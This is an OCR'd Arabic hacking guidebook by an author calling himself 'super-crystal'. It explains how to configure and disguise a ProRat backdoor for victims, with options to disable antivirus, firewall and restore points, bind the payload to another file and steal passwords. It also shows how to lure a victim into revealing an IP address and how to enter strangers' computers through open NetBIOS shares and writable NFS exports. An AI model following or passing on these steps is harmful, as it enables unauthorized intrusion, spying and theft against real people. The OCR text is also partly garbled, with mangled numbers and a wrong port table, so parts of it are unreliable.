

كتاب
القرصنة تحت المجهر
Book
security
tools
scan
author
super-crystal
فن الاستغلال التعامل مع الادوات
الاختراق الحقيقي
The best
Guide for
hackers

بسم الله الرحمن الرحيم

الحمد لله رب العالمين والصلاة والسلام على خاتم المرسلين سيدنا محمد وعلى آله وصحبة أجمعين .

أبدأ بأسم اللة الرحمن الرحيم وهي خير بداية

لهذا الكتاب الذي اعتبره كتاباً هيكلياً وليس مظموناً لما لهذا الموضوع من قيمة لاتحصر في مجلد كامل وليس في كتاب وكأنني أغرف غرفةٍ شحيحة من بحرٍ بأكملة يج أمواجة ويصعب على الظمآن الوصول إلية حتى يحكم عقلة ليروي عطشة ولا اريد الآطالة في مقدمتى هذه.

فهذا الكتاب يشرح طرق وأدوات "الهاكرز" في الإختراق والدخول إلى الانظمة دون تصريح له .

وبما ان طرق المخترفين مرتبطة بالحماية والأمن فهذا سيفيد الجميع في حماية مواقعهم وشبكا م واجهز م من الإختراق ويشرح هذا الكتاب ٤٠% من اسلوب المخترفين المخترفين حاليا .

اهداء

اهداء لجميع المواقع المهتمه بعلم الحماية والإختراق

والى منتدى سكيورتى فور عرب
ومنتدى العاصفة
ومنتدى نجم دوس
ومنتدى إعصار
ومنتدى العصابة
وإلى جميع من شاركني في قيادة فريق هاكرز بلا حدود

واهداء خاص الى أعز اصحابي
M-١٦
و
sNiper_hEx
و
Super_Linux

وhackers_help
وإلى جميع قرائي الاعزاء

واتمنى ان يحوز على رضائكم هذا الكتاب المتواضع

فهرس المحتويات

ماهو الاختراق وكيف يتم استغلاله ((١))

ماهو الاختراق؟

الاختراق هو التسلل الى الانظمة دون شعور الاخرين بالدخول دون تصريح له .

وهذا بااختصار لمعنى الاختراق ولاتعتقد ان بعض طرق الاغبياء حاليا بالمواقع تسمى اختراق واقصد بطرق الاغبياء هي نشر اختراقه والاعلان عن دخوله لهذا النظام للجميع فهذا خطأ ولايعتبر اختراق من الاساس .

فأذا اردت ان تخترق فلايشعر بك احد وقت اختراقك ويجب ان لايعلم بوجودك المسؤول بالنظام الا بعد خروجك اذا اردت ان تترك له رساله .

استغلال اختراقك

يجب ان تستغل اختراقك بشئ يفيدك وليس لاثبات انك تستطيع
الدخول الى النظام فقط وتكتفى بذا الغرض

سواء على الاجهزه الشخصيه او الشبكات او المواقع
سأقوم بتغيير كلمة مواقع الى خوادم وهذا افضل

كيف تستغل اختراقك لصالحك؟

الجواب
اولا انصح الجميع عدم استخدام برامج مجانيه في الاختراق
ولاتقوم بااستخدام برامج مخصصه للاختراق في الاصل

ويجب ان تستخدم ادوات اخرى في استخدامها لضدها واستغلالها
كيف ؟
مثل ادوات السكيورتى
ان تقوم باستغلالها بالاختراق لتبين لك المنافذ المفتوحه
مثل اداة الـnet cat & nmap & superscan وغيره
من هذه الادوات
اما الطريقة الثانيه والمرتبطة بجميع خطواتك
وهي استغلال البروتوكولات وجمع نقاط ضعفها للدخول عن طريقها
مثل بروتوكول الاف تي بي FTP وبروتوكول النت بيوس ..وغيره

تعرف الى هذا ا ال قبل الدخول إليه ((٢))

لاتعتقد انه مجال عادى كأي مجال آخر مثل الجرافيكس والملتميديا وغيره
بما انك ستصبح خطير فأعلم انه مجال خطير وله سلبيات وإيجابيات ولكن سلبياته في بداية هذا المشوار كثيره
وستواجه كثير من المصاعب في البداية اذا لم تكن لديك خبره مسبقه ذا ا ال بتاتاً .
ولكن لاتيئس ويجب ان تضع هذه القاعده توقيعك في هذا المشوار.

١- كثره القراءة
٢- التركيز
٣- التطبيق المتكرر

لا مل القراءة في هذا ا ال حتى وأذ اعتقدت انك متمكن به .

يجب التركيز بكل نقطه تواجهك ومراجعة الكتب والمواضيع حول ماوصلت له

كثره التطبيق هي التى ستقتل اليأس ولاتعتقد انك اذا نجحت في المرحلة الاولى ستنجح بجميع المراحل وايضا لاتعتقد انك اذا فشلت بمرحلة واحده ستفشل ذا ا ال ككل

وهذه اهم النقاط التى يجب ان تتخذها قبل دخولك ذا ا ال ولاتعتقد انى اعطى مجال الإختراق اكبر من حجمه فهذا هو الصحيح

فلك مجال الجرافيكس

فجميع مابه هو ان تجيد استخدام برامجه وهذا ليس تقصير في محترفين هذا ا ال ولكن انا أتكلم عن البداية

اما مجال الملتميديا

فلا يختلف عن مجال الجرافيكس ويجب ان تجيد التعامل مع برامجه مع كثره استخدامها وبعد ذالك تكون محترف

اما مجال الاختراق

فلك نطفة ماء من بحر

يجب ان تتعلم البرمجة حتى تتعامل مع الاكواد والاكسبلويتات والسكريبتات

يجب ان تجيد استخدام الانظمة حتى تستطيع التعامل مع ماتواجهه من اختراق

مثال: اذا كنت من مستخدمين نظام النوافذ ويندوز وقمت بأختراق شبكه خادمها نظام ليونكس فلن تستطيع التحكم به وانت لاتجيد استخدام ليونكس ويجب ان يكون لديك خبره مسبقه اذا النظام ومع باقي الانظمة .

يجب ان تكون متصفح مستمر لجميع مواقع السكيورتى والتعرف على الاخبار الجديده حول الحمايه واخر الثغرات حتى تواكب ماهو جديد ولاتكون متأخر عن العالم بطرقك

يجب ان تتعامل مع برامج الحماية وتعرف ما ا وماهي طبيعة عملها وان تعرف ا ا ستكون عدوك اللدود اذا ا ال من الآن فصاعداً وهذا شرح بسيط جدا اذ لم اقول انني لم اوفيه حقه بالشرح الكامل ال الإختراق مجال الهندسه العكسيه مجال الاحتراف الاصيل ا ال الخطير ا ال اللذي لايعرف قانون او غيره

اذ لم اقول ان قانونه هو ((قانون الهاكرز لايحمي مغفلين))

اما من ناحية اخرى وهي استخدام برامج التجسس

مثل الاوبتكس والبرورات مثلا فبما انك استخدم هذه البرامج ا انيه فيجب ان تحذرها جيدا وانصح الجميع عدم استخدام برامج

تجسس الا بعد مايتم التأكد من صحتها و٧٠% من برامج التجسس هي تتجسس على صاحبها قبل ارسالها للضحايا

اما من ناحية اخرى وهي تحميل البرامج من الإنترنت او حتى من المحلات التجاريه
فلاتظمن ما ا ويجب ان تتأكد بنفسك
ولاتقول لي انني اظمن هذا العضو بالمنتدى وجميع مواضيعه ليس ا مايسمى بتجسس فهذا لايشمل العضو نفسه ويجب ان تعتبر الموقع او العضو او المحل التجاري لايعلم ما ا من ملفات تجسس ويجب ان تفحص كل ماتواجه ولاتثق باحد ثقه عمياء حتى ولو كان أنا شخصيا

مصطلحات مهمة لكل مبتدئ
((٣))

سنبدأ بشرح المصطلحات البدائيه لبعض برامج التجسس والإختراق فمازلنا في **اول اجزاء الكتاب.**

ip	**هو عنوان بروتوكول الإنترنت**
server	**خادم**
Client	**عميل**
port	**بورت = منفذ**
scan	**سكان عمليه مسح وبحث**
compress	**ضغط**
icon	**إيقونه**
victim	**ضحيه**
conncet	**إتصال**
downloder	**تحميل**

هذا الجدول البسيط يوضح ماستواجهه في جميع برامج التجسس

سنبدأ بالنقطة المهمه وهي عنوان بروتوكول الإنترنت

Ip

وهي اختصال الى

Enternet protocol

هذا هو عنوان بروتوكول الإنترنت الرقمي والذي يكون تسلسلي لكل جهاز يتصل بالإنترنت

ولنضرب مثال بسيط

١٢٧,٠,٠,١

هذا هو عنوان بروتوكول الإنترنت قبل الاتصال

يتكون من اربع خانات بعد مايتم الإتصال بالإنترنت يتحول الرقم التسلسلي هذا الى ارقام عدة تتغير مع كل اتصال بالإنترنت

مثال

٢١٢,١٦٦,٠,١

٢١٢= غالبا مايحدد منطقتك وهو اول رقم في الخانه الاولى

١٦٦= يحدد غالبا خدمة اتصالك مثلا دي اس ال او بطاقة ...

٠= لايهم ان يكون رقم صفر ولكن لضرب المثال فقط لاغير

١= لتحديد موقعك بالاتصال

هذا الرقم التسلسلي يبدا من ١ وينتهى عند ٢٥٥ وبعد ذالك يرجع من ١ ويبدا بقائمه ارقام تسلسليه جديده

فائدة رقم الاي بي

لن تستطيع اختراق أي نظام وانت لم تتمكن من اخراج رقم الاي بي له

Port-

يحتل المرتبه الثانيه بعد الاي بي عند كافه الهاكرز والمخترقين
وهو مايسهل عليك الدخول للجهاز بعد معرفتك للمنفذ المفتوح بالجهاز المستهدف .

Server

خادم غالبا ماتواجه هذه الكلمة في برامج التجسس وهي تعنى صنع الباتش والذي هو ملف التجسس لكي تستطيع التعديل والتحرير به قبل ارساله للضحيه
والخادم ليس فقط لبرامج التجسس

فأذا كنت بمجال اختراق البريد والاجهزه ستستخدم هذه الكلمه وكأ ا ملف تجسس

اما في مجال الشبكات والمواقع فالخادم هو الجهاز الرئيسي الذي يحمل جميع ملفات الشبكه او جميع ملفات المواقع وكثير ماتشاهدها بالمواقع بأسم شركات الاستضافه فهي الخادم
وله معاني كثيره ولكن اختصرت لك مايفيدك بمجال الاختراق في البداية

العميل

هو مايكون المنفذ الأساسي للخادم بامجال برامج التجسس ويكون هو الواجهه لتنفيذ الاوامر التى سترسل للخادم والذي هو بجهاز الضحيه مثلا ويتم تنفيذها

شرح برنامج الـ Prorat

يعتبر برنامج البرورات هو الاشهر والافضل حاليا بعالم التجسس

وسأقوم بأعطائه ٩٠ نقطه من بين بقية برامج الباكدور الاخرى


بعد مرور اربع سنوات على امبراطورية برنامج السب سفن من بين البرامج الاخرى ظهر برنامج البرورات وكان بعالمه هو الجديد من نوعه والفريد يمتاز هذا البرنامج بقوته ويستخدم للشبكات والى الاجهزه الشخصيه الاخرى بفعاليه قويه جدا ويتميز بسهولة صنع باتشه بسوله واليكم الشرح بالصور على هذا البرنامج الرائع

هنا تضع رقم الاي بي

هنا البورت ولاكن لاتقم بتغييره

هنا للإتصال بعد مايتم وضع الاي بي الصحيح

- لتغيير الوان البرنامج
- لتنظيف الجهاز من الباتش اذا كان جهازك مصاب به



PC Info	المعلومات حول جهاز الضحيه
Applications	البرامج الموجوده بجهاز الضحيه
Message	ارسل للضحيه رسائل اخطاء
Windows	مدير النوافذ
chat	دردشة مع الضحيه
Admin FTP	مدير بروتوكول الاف تي بي
Funny stuff	اللعب بجهاز الضحيه
File Manager	مدير الملفات
IExplorer	متصفح الانترنت
Search Files	البحث عن ملفات بالجهاز
Control Panel	لوحة التحكم الخاصه بجهاز الضحيه
Registry	الرجستري محرر التسجيل
Shut Down PC	إيقاف تشغيل جهاز الضحيه
Screen Shot	تصوير سطح المكتب لجهاز الضحيه
Clipboard	الكليب بورد
KeyLogger	كي لوقر جاسوس لوحة لمفاتيح

Give Damage	بيئة الافراص وعمل فورمات
Passwords	كلمات السرور الخاصه بالضحيه
R. Downloder	لتحميل والتشغيل بجهاز الضحيه
Run	تشغيل
Printer	الطابعة وفائدها لطباعة بجهاز الضحيه اذا كانت تعمل .....
servecs	الخـ ـ ـدمـ ـ ـات
Online Editor	أعداد الخادم
ProConncetive	
Create	صنع الخادم وهنا توجد اعدادات الباتش
English	اللغة

الخيار الاول لصنع سيرفر

الخيار الثاني لصنع سيرفر تحميل


الخيار الثالث لصنع سي جي أي بقائمه الضحايا

- - - - - -  - - - - - -

---

لنفرض إننا فمنا بالضغط على اول خيار وهو لصنع سيرفر

سيظهر لك فائمه ذا الكثير من الخانات وإليك الشرح بالصور



هذا كنت في شبكه محليه وتريد ان يتم ارسال التبليغ عبر رقم الاي بي لجهازك فضع اشاره صح وقم بوضع رقم أي بي الشبكه . واذا كنت تستخدم جهاز مستقل فلاداعى لوضع اشاره واترك هذه الخانه وتابع معى بقيه شرح الخانات

هذا الخانه لتنبيه عبر البريد قم بوضع اشاره صح وضع عنوان بريدك الإلكتروني الذي تريد ان يصلك معلومات حول جهاز الضحيه عن طريقه وهذا مهم جدا لمن اراد استخراج عنوان الاي بي عن طريق البرنامج

هذا لتنبيه عبر الآسكيو ولكن لا م هذه النقطه اذا قمت بوضع اشاره صح على خانه التبليغ عبر البريد .


اذا قمت بوضع اشاره صح فستضطر لوضع تنبيه عبر السي جي آي ضع في خانه اللينك رابط موقعك وافضل ان تستخدم لوق السي جي آي لاستخراج الاي بي بعد التبليغ

هنا منفذ السيرفر 


كلمه المرور للسيرفر 

اسم الضحيه 

هنا لظهور رسالة خطا عند تشغيل الخادم قم بالضغط على Configure لكتابة الرسالة 

هذا الخيار لحذف السيرفر من جهاز الضحيه بعد تشغيله 

هذا الخيار لإغلاق برامج مكافحة الفايروسات والجدار الناري




لإغلاق مركز الحمايه بويندوز اكس بي سيرفس باك تو

أغلاق الجدار الناري لويندوز اكس بي


إلغاء نقاط الاستعادة لويندوز اكس بي

- - - - - - - - - - -




ضع اشاره صح واختر الملف الذي تريد ان يندمج معه الباتش

- - - - - - - - - - -



هنا لتغيير امتداد الباتش اما الخيارين التى باللون الاحمر هي بأيقونه اما بقيه الخيارات فستكون بدون ايقونه

- - - - - - - - - - -



لإختيار إيقونه للباتش

لصنع الباتش ..... <- - - Create Server

وتم بحمد الله الانتهاء من شرح البرنامج بالتفصيل

وهذا هو موقع البرنامج الرئيسي

http://prorat.net

كيفية استخراج رقم الـ ip للضحيه

البرامج التى يجب تتوفر بجهازك العزيز

١- جدار ناري ؟؟؟

٢- Urlencode

ويكفي هذا ☺

الجدار الناري الذي هو فايروول بمكانك استخدام البي سي كلين او الزون الارام

اما الوريلنكود فهذا هو رابطه

http://www.geocities.com/naomy_cambel/urlencode.zip

والان تابع معى بكل وضوح رجاء

الان اسحب رقم الاي بي تبع جهازك انت وليس جهاز الضحية

وطريقة اظهار رقم الاي بي تبع جهازك

هو عن طريق الدوس

ادخل الى نافذه الدوس

واكتب ايبيكونفق

ipconfig


بعد مايظهر لك رقم الاي بي تبعك انسخه

واذهب الى برنامج الوريلنكود كما موضح بالصورة

١- في الخيار الاول ضع الاي بي تبعك

٣- اضغط على انكود

٢- انظر لقد شفر لنا رقم الاي بي تبعنا



بعد مافمنا بتشفير رقم الاي بي تبع جهازنا سنضعه بعد

/http://١٢٧,٠,٠,١

وبأمكانك حتى دمجه مع أي موقع اذا اردت ولكن هذه طريقة فعاله ١٠٠%

اما لمن اراد دمجه مع موقع يكتبه هكذا

هذا هو رقم الاي بي مشفر

E%٣٠%٢E%٣٠%٢E%٣١٢%٣٧%٣٢%٣١%

وسندمجه مع موقع مايكروسوفت مثلا

٢%٣٧%٣٢%٣١%http://google//
E٪٣٠٪٢E٪٣٠٪٢E٪٣١

والآن قدمة لضحية على طبق من ذهب

بعد مايضغط الضحية على الينك والذي هو الرابط الموجود سيتوجه الى عنوان الاي بي تبعك وسيعطيه صفحه غير صالحة

الان سيبدا مفعول الجدار الناري الفايرووول

بعد مايضغط الضحيه على الاي بي تبع جهازك سيطلق صافرات انذار برنامج الفايرووول ويقول لك جهاز يريد الاتصال بك هل تسمح له بالدخول كالعادة
وسيظهر رقم جهازه لك ☺

الان انسخ رقم جهازه والذي هو الاي بي من برنامج الجدار الناري ونقول لك بالهناء والشفاء حصلت على عنوان جهازه بكل سهوله وبدون ان يشك وبدون حتى ان تسبب لنفسك عوائق خوفا للاي بي تبع جهازك فهو مشفر حتى لو كان الضحية مخترق لايستطيع فك تشفير رقم جهازك حتى يدخل عليه

** الطريقة الثانية**

هذه الطريقة قديمة ومشهوره ولكن حبيت انى اقوم بأضافتها بكتابي هذا حتى يكون الموضوع كامل والكامل وجه سبحانه تعالى

اذا كان الضحية في شاتينق((دردشة)) او بماسنجر((رسول)) او بمكان يسمح لك ارسال واستقبال الملفات للاصدقاء

فااتبع معى هذه الطريقة ولكن قبل ان ابدا بالشرح سأوضح لك شئ مهم

من عادة سوبر كريستال ان يضع شرح كامل بدون استفسارات واسأله حول مواضيعه واول سؤال وجوابه معه

هو هل انت بشبكة؟

نعم

لا

اذا كنت بشبكة فسأقول لك الطريقة لن تفلح معك

اما اذا كنت بجهازك

فتابع معى الدرس بكل وضوح

ارسل للضحية ملف او محادثة صوتيه..... الخ

بعد ذالك توجه لدوس بسرعة واكتب نت ستات

netstat

سيستخرج لك الدوس عناوين بروتوكولات كثيره

الصورة تشرح لك هنا

١-Address Local

هنا ارقام الاي بي تبع جهازك وبرامجك

٢-Address Foreign

هنا ارقام الاي بي المواقع والبرامج التى زر ا او حملتها ومنها رقم الاي بي تبع الضحيه وسيكون آخر رقم

إختراق الانظمة بدون برامج

ساشرح كيفية اختراق

نظام النوافذ ويندوز

ونظام المصدر المفتوح لينوكس

نبدا على بركة لله

سنركز على نقاط ضعف البروتوكولات وليس نقاط ضعف البورتات

فنقطة الضعف تبدأ من الخدمة وليس من منفذ الخدمة
هذا اقرب تعبير لها

البروتوكولات التى سنتكلم عنها بسلسلة دروسنا هي كالتالي

----------=NetBios=----------

-

هذا البروتوكول يسمح بالمشاركة بالملفات بنظام ويندوز النوافذ ويستخدم بروتكول التي سي بي إي بي((TCPIP)) و الـ ((NetBEUI))

اما البورتات التى يستخدمها هي ،

١٣٧،١٣٨،١٣٩

الآن قم بعمل((سكان)) مسح لهذه البورتات

سيظهر لك كم هائل جدا من عناوين بروتوكولات الانترنت ((الاي بي)) للاجهزه التى مفتوح ا هذه البورتات

اختر احد هذا الاجهزه وقم بالتطبيق عليه

قم بكتابة هذا الامر في نافذة الدوس

nbtstat -A

ويكتب هكذا

nbtstat –A١٢٧,٠,٠,١

١٢٧,٠,٠,١ =عنوان الاي بي **المستهدف**

طبعا سيظهر لك لسته كامله

اذا كان الجهاز المستهدف وضعه هو ((SHARING)) فلقد وقع في **قبضت يدك وهي تعنى انه يسمح بالمشاركة ...**

اما اذا كان مفتح شوبه وفاهم الى يدور بيكون وضعه هو ((NOT SHARING)) وهذا مغلق المشاركه ولن تستطيع الدخول على نظامة ياعزيزي

الان قم بكتابة هذا الامر بدوس مع مراعاة عنوان الاي بي **تبع الجهاز المستهدف**

net view \\127.0.0.1

والآن اذا كان الضحية لم **يضع كلمة مرور فسيسهل علينا تشريف نظامه والدخول عليه بدون أذنه**

وللدخول الى جهازه

كما تعلمنا سابقا في **اختراق الشبكات والدخول الى الاجهزه**

اذهب الى ابدأ (ستارت)) وبعد ذالك تشغيل

وضع الاي بي هكذا

\\١٢٧,٠,٠,١

ستظهر لك ملفات الضحية

ويوجد طريقة اخرى عن طريق الدوس تسمح بالدخول الى قرص معين

مثلا نريد الدخول الى قرص السي نكتب الامر هكذا

net use c: \١٢٧,٠,٠,١C

واذا اردنا الدخول الى قرص الدي نكتب هكذا

net use d: \١٢٧,٠,٠,١D

و قرص الاي

net use e: \١٢٧,٠,٠,١E

ونفس الطريقة مع بقية الاقراص ☺

وهكذا استغلينا بروتوكول النت بيوس للدخول للانظمة

في نظام لينوكس

توجد خدمة مشاركة الملفات وقريبة من النت بيوس واحببت ان اذكر بدايتها هنا

خدمة الـNFS وهي اختصار الىNetwork System File

هذا الخدمه تستخدم بروتوكول التى سي بي وتسمح بمشارك الملفات بنظام ليونكس

وللاختراق عن طريقها

ادخل الى الترمينل shell

وبعد ذالك قم بكتابة

الامر:

showmount -e127.0.0.1

سيستخرج لك جميع الملفات المسموح ا المشاركه

طبعا هذا اذ لم يكن النظام المستهدف

مفعل تصريح الوضع هكذا

Read-only

فهذا يعنى اننا لانستطيع الدخول الى النظام

اما اذا كان

التصريح هو

Write


فهذا يعنى انك تستطيع الدخول الى النظام

حماية جهازك من الإختراق

لايوجد شئ اسمه حمايه ١٠٠% ولا حتى بنسبة ٩٠% ولاتعتمد على برامج الحمايه في حماية جهازك
فالحمايه تقف عند تصفحك للانترنت بالشكل الصحيح
وانصحك عن الابتعاد عن تحميل البرامج ا انيه من الإنترنت فأغلبها به فايروسات وملفات تجسس وحتى وان لم يكن يخص هذا ا ال .
واذا كنت من لايستخدم الجهاز الا بوجود برامج حمايه فاانصحك بالابتعاد عن برامج الحمايه المشهوره مثل المكافي والانتى فايرس فهي غبيه جدا استخدم البرامج الغير مشهوره وانصح بالبرامج الروسيه بالمرتبه الاولى

حمل برامج السبايوير مثل برنامج
BPS Spyware & Adware Remover

وهذه صورة للبرنامج وانا بنفسي استخدمه



لاتعتقد ان صورة برتنى سبيرز في نفس البرنامج ☺ فهذه خلفيه ليس للبرنامج علاقه ا

والطريقة الثانيه لاكمال حمايه جهازك بالشكل الصحيح

استخدم برنامج الـDeepFreeze

اعلم انه برنامج مزعج بعض الوقت للإجهزه الشخصيه

ولكن فائده فقط في شئ واحد

وهو اذا قمت بتصفح موقع او تحميل برنامج به ملف تجسس ولصق بجهازك فبمجرد عمل اعادة تشغيل للجهاز سيتم حذفه لان وظيفه هذا البرنامج حذف جميع مايضاف للجهاز بعد مايتم تثبيت البرنامج

وانصحك اذا اردت تحميله ان تحذف ملفات الكويكز وتثبت ماتريد من برامج قبل تثبيته فبعد التثبيت لن تستطيع تثبيت أي ملف بالجهاز ☺

وهذا هو حمايه جهازك جزء بسيط جدا وسأبتعد عن الطرق القديمه واغلاق البورتات .....الخ من طرق لاتفيدك ابدا وهذا اسهل وافضل الطرق لحماية جهازك

الفصل الثاني

٢

اختراق الشبكات والتجسس عليها

اعترف لك ان مجال الشبكات والخوادم ليس بالسهل وكما اختراق الاجهزه وغيره
ليس اختراق الشبكات والخوادم هو انك تخترق احد الاجهزه وتكتفى بذا الغرض .....لاوالف لا
يجب ان تخترق الجهاز الرئيسي وتتعامل معه بكل حذر حتى تستطيع ان تسيطر على جميع الاجهزه
وتختلف شبكه عن شبكه وخادم عن خادم ليس بقوه حمايتها ولكن بالشخص الذي قام بربط الشبكه فمهندس الشبكات المحترف اعتقد انه سيربط الشبكه بأحكام واقفال كل ماتذكره سابقا من طرق اختراق ويجب ان تتعامل مع الشبكه بكل احتراف وكل تركيز
اما المهندس الغبي سيسهل عليك الإختراق واغبي شئ لاحظته انا بنفسي ان ٦٠% من المقاهى تسمح بالمشاركه؟؟؟؟؟
وهذا قمه غباء طبعا واسهل عمليه تقوم بالسيطره على الخادم الرئيسي

هذا الجزء سيكون مرتبط بالاجزاء التاليه
لنفرض مثلا انك موجود بنفس الشبكة التى تريد ان تخترقها

فما هي اول طريقة تفعلها ؟

قم بالذهاب الى موجة الاوامر دوس
وقم بكتابة هذا الامر
Ipconfig

سيستخرج لك هذا الامر قائمه بارقام بروتوكولات الشبكه ومنها البروتوكول الاساسي لنفس الشبكة

ضعه بالنوتباد((المفكره)) واكمل معى الموضوع

الان اكتب امر
Net view
في نفس موجة الاوامر لنتعرف على اسماء الاجهزه

** ملاحظة مهمة انا اتكلم عن شبكات ا سيرفر رئيسي فأذا كنت تستخدم شبكات اقل من الدرجه المتوسطه والتى اجهز ا مرتبطه بدون خادم فلن يظهر لك اسماء للاجهزه **

بعد ماقمت بكتابة الامر سيظهر لك جميع اسماء الاجهزه بالترتيب
وعادة مايكون الاسم الاول هو للجهاز الرئيسي
اختر احد هذه الاجهزة
واحفظ اسمها وليكون الاسم الذي ظهر لك من بين الاجهزه هو

CRystaL

اذهب لاابدا ومن ثم تشغيل واكتب الاسم هكذا

\\CRystaL

الان ادخل وسترى ملفات الجهاز بين يديك هذا اذا كان يسمح بالمشاركه

وبأمكانك ايضاً تصفح الجهاز عن طريق الدوس ولكن اخترت لك الشاشه الرسوميه للابتعاد عن الاوامر وعدم الفهم .....

واذا كان الجهاز يحمل كلمة مرور او حتى لايسمح بالمشاركة؟

في هذه اللحظه اكمل معى بقيه الدروس والتوسع بالاختراق الحقيقي حتى تستفيد

ولكن سأوضح شئ مهم

انى سأقوم بتطبيق بيقه الدروس على ويب سيرفر حتى تستفيد من جميع النواحي سواء اختراق شبكة او خادم مواق

التلينت TELNET

التلينت في **الإختراق**

التلينت برنامج صغير عظيم لعمل شيء ين مثيرين.
في الحقيقة **اذا اردت دعوة نفسك** مخترق **انت بالتأكيد** يجب **ان تكون قادراً على استخدام التلينت**

اذا كنت تستخدم مشتقات ويندوز٩٨،٩٥،me سيكون مسار التلينت هو c:\windows directory
اما مشتقات الـ NT ، ٢٠٠٠، XP سيكون مسار التلينت
c:\winnt\system32 directory

ليس في **الانترنت مساعدة لهذا البرنامج فأحببت** انى **ازود بعض المعلومات للمستخدمين الجدد**

وأعتبر التلينت ايضاً اهم نقطه بسلسلتنا هذه فهو البوابة الرئيسية لك بجميع المراحل وسأذكر البروتوكولات ومنافذها كي تستطيع الاتصال ا عن طريق التلينت

.....الخدمة.....	.....منفذها.....
FTP	٢١
SSH	٢٣
SMTP	٢٥
http	٨٠
Pop٣	١١٠
telnet	٢٢
https	٤٤٣
finger	٧٩
.....servcs.....	.....port.....

